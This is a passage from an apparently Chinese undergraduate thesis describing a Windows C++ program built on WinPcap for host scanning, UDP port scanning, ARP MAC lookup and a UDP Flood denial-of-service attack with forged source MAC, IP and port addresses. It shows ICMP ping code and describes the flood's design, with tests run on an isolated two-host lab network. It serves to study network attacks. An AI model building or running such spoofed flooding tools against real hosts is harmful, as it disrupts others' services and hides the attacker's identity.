pICMPHeader->m\_byCode = 0;

pICMPHeader->m\_usID = m\_usCurrentProcID;

pICMPHeader->m\_usSeq = usSeq;

pICMPHeader->m\_ulTimeStamp = ulSendTimestamp;

pICMPHeader->m\_usChecksum = CalCheckSum((USHORT\*)m\_szICMPData, nICMPDataSize);

//发送ICMP报文

if (sendto(m\_sockRaw, m\_szICMPData, nICMPDataSize, 0, (struct sockaddr\*)&sockaddrDest, nSockaddrDestSize) == SOCKET\_ERROR)

{

return FALSE;

}

char\* some;

some = inet\_ntoa(sockaddrDest.sin\_addr);

//判断是否需要接收相应报文

if (pPingReply == NULL)

{

return TRUE;

}

char recvbuf[256] = { "\0" };

while (TRUE)

{

//接收响应报文

if (WSAWaitForMultipleEvents(1, &m\_event, FALSE, 100, FALSE) != WSA\_WAIT\_TIMEOUT)

{

WSANETWORKEVENTS netEvent;

WSAEnumNetworkEvents(m\_sockRaw, m\_event, &netEvent);

if (netEvent.lNetworkEvents & FD\_READ)

{

ULONG nRecvTimestamp = GetTickCountCalibrate();

int nPacketSize = recvfrom(m\_sockRaw, recvbuf, 256, 0, (struct sockaddr\*)&sockaddrDest, &nSockaddrDestSize);

if (nPacketSize != SOCKET\_ERROR)

{

IPHeader \*pIPHeader = (IPHeader\*)recvbuf;

USHORT usIPHeaderLen = (USHORT)((pIPHeader->m\_byVerHLen & 0x0f) \* 4);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)(recvbuf + usIPHeaderLen);

if (pICMPHeader->m\_usID == m\_usCurrentProcID //是当前进程发出的报文

&& pICMPHeader->m\_byType == ECHO\_REPLY //是ICMP响应报文

&& pICMPHeader->m\_usSeq == usSeq //是本次请求报文的响应报文

)

{

existHostMap[some] = 1;

cout << some << " ping success!" << endl;

pPingReply->m\_usSeq = usSeq;

pPingReply->m\_dwRoundTripTime = nRecvTimestamp - pICMPHeader->m\_ulTimeStamp;

pPingReply->m\_dwBytes = nPacketSize - usIPHeaderLen - sizeof(ICMPHeader);

pPingReply->m\_dwTTL = pIPHeader->m\_byTTL;

return TRUE;

}

}

}

}

//超时

if (GetTickCountCalibrate() - ulSendTimestamp >= dwTimeout)

{

cout << some << " timeout" << endl;

return FALSE;

}

}

}

* 1. **端口扫描**

UDP Flood攻击程序根据用户设定的参数，伪造源MAC、源IP和源端口，向指定主机发送大量的伪造的UDP报文, 对指定的主机进行攻击。

首先构造相应的UDP报文，向指定主机的指定端口发送，捕获并解析响应报文，根据报文内容判定该主机指定的UDP端口是否开放的；

然后通过ARP协议获取指定主机的MAC地址，作为UDP报文的目的MAC；随机生成UDP报文的源MAC、源IP和源端口，构造UDP报文的以太网首部、IP首部和UDP报文；利用多线程技术，向指定主机发送大量伪造的UDP报文，对目标主机进行攻击。

* 1. UDP Flood攻击程序的基本功能

本程序要实现的基本功能：

1. 查找本机网卡设备，打开相应的网卡设备，捕获该网卡上的数据包。
2. 主机扫描。
3. UDP端口扫描。
4. 构造UDP报文，进行UDP Flood攻击。

**环境搭建及测试**

* 1. **开发环境**

平台：win10操作系统

工具：visual stdio 2013旗舰版

语言及框架：C/C++

环境搭建步骤：Windows 10系统安装vs2013。下载winpcap程序包，安装以后会生成一个WpdPack目录。

然后使用vs2013建立工程，完成后按一下步骤操作：

右键项目名称🡪选择“属性”🡪“属性配置”🡪“VC++目录”，如图5.2所示：




图5. 1项目属性配置页面

选择“包含目录”，将WpdPack目录下的“Include”目录添加到这里；

再选择“引用目录”，将WpdPack目录下的“Lib”目录添加到这里。

然后环境搭建就完成了，只要包含了头文件“pcap.h”，便可以使用winpcap中的函数了

。

* 1. **测试环境**

程序运行主机和被攻击主机在同一局域网内，均为Windows系统。程序运行主机IP为192.168.155.1，被攻击主机IP为192.168.155.2。

被攻击主机在端口8888上运行一个UDP服务用于测试主机扫描，MAC地址获取，端口扫描，UDP Flood攻击。

* 1. **程序测试**

### **选择网卡**

如图5.2所示，程序运行主机有两个网卡。本地连接\*1为无线连接，本地连接\*3用于构建局域网。




图5. 2 程序运行主机网卡使用情况

程序扫描出的网卡列表如图5.3，选择构建局域网的网卡2用于后面的使用。




图5. 3 选择网卡

### **主机扫描**

图5.4为被攻击主机网络连接情况。IP为192.168.155.2，默认网关为192.168.155.1.




图5. 4 被攻击主机网络连接情况

主机扫描过程和结果如图5.5，利用多线程技术实现主机的快速扫描，一个网段扫描时间只需2秒左右。




图5. 5 主机扫描过程

扫描结果如图5.6，局域网内192.168.155.1和192.168.155.2开放：




图5. 6 主机扫描结果

### **MAC地址获取**

选择被攻击的主机的IP地址192.168.155.2，获取主机MAC地址如图5.7所示，用于构建UDP数据包。




图5. 7 被攻击主机MAC地址

### **端口扫描**

输入端口扫描的范围，这里为了方便展示，选择端口8880到8900。

图5.8为192.168.155.2主机上UDP服务情况。在扫描端口范围内有端口8888和8889开放。




图5. 8 被攻击主机UDP端口使用情况

图5.9为端口扫描过程和结果，扫描结果正确。




图5. 9 端口扫描

### **UDP Flood攻击**

没有攻击前，UDP客户端访问主机上服务器正常响应。




图5. 10 未攻击前UDP客户端连接情况

攻击之后，UDP客户端访问主机上服务器有时会无法响应




图5. 11 攻击后出现无法收到服务端回应的情况

* 1. **本章小结**

本章是对应用程序的测试。

在测试的过程中，需要完整地测试程序功能，选择丰富的测试用例。同时当展示测试情况时，需要突出重点，简介明了。

通过以上测试可以看出，该程序逻辑清楚，流程清晰，功能得到了很好的实现。很好的完成了主机扫描，UDP端口扫描，UDP Flood攻击。当然，程序可能还存在一些没有测试到位的地方，有待发现和完善。

**结论**

本论文通过对IP、ARP、ICMP、UDP等网络协议的原理和工作方式进行分析，利用winpcap和winsock2等库，实现了一个简单的UDP Flood攻击。该程序以UDP Flood攻击为目标，实现主机扫描，MAC地址获取，UDP端口扫描等功能。在实现的过程中，深入网络协议的实现，进行底层的Windows网络编程。

论文主要研究了数据包捕获、扫描技术、UDP Flood攻击技术，给出了系统的总体设计方案，实现了基于winpcap捕获和发送数据功能，在Windows平台下实现了UDP Flood攻击的一系列工作。整个系统功能完整，逻辑简单易懂。能有效地实现扫描和攻击。可以作为单独的应用程序使用，也可以将个模块独立出来作为使用。

**参考文献**

[1] DOUGLAS E.COMER著，林瑶，张娟，王海等译. 用TCP/IP进行网际互连 第1卷：原理、协议与结构(第五版). 电子工业出版社, 2007

[2] W.RICHARD STEVENS著, 范建华等译. [TCP/IP详解 卷1：协议](http://www.china-pub.com/35). 机械工业出版社、中信出版社, 2000

[3] WinPcap. http://www.winpcap.org

[4] 谭浩强著.C++程序设计（第2版）. 清华大学出版社, 2011

[5] 李瑞民著. 网络扫描技术揭秘：原理、实践与扫描器的实现. 机械工业出版社, 2012

[6] Ivor horton著, 苏正泉, 李文娟译. Visual C++2010入门经典(第五版). 清华大学出版社, 2010

**致谢**

毕业设计已经顺利结束，在本学期毕业设计的学习与完成过程中，我遇到了一些困难，在解决问题的过程中，收获了知识和能力。在理论知识方面，加深了对计算机网络的知识和应用的理解。在个实践方面，通过解决一些以往很少接触的问题，使得自己分析问题，解决问题的能力得到了很大的提升。这对我日后的工作和生活有很大的帮助。

在这期间，十分感谢我的指导老师任兴田老师，他给予了我很大的帮助。他给我们推荐参考书和相关资料、指导我们解决问题、在有困难的时候为我们开阔思维，始终支持我们。，有了他的辛勤付出和指导，才使得这篇论文得以成功完成。

在这四年的时光了，有很多帮助过我的老师和同学，是你们让我大学的生活变得更加美好，让我有了成长。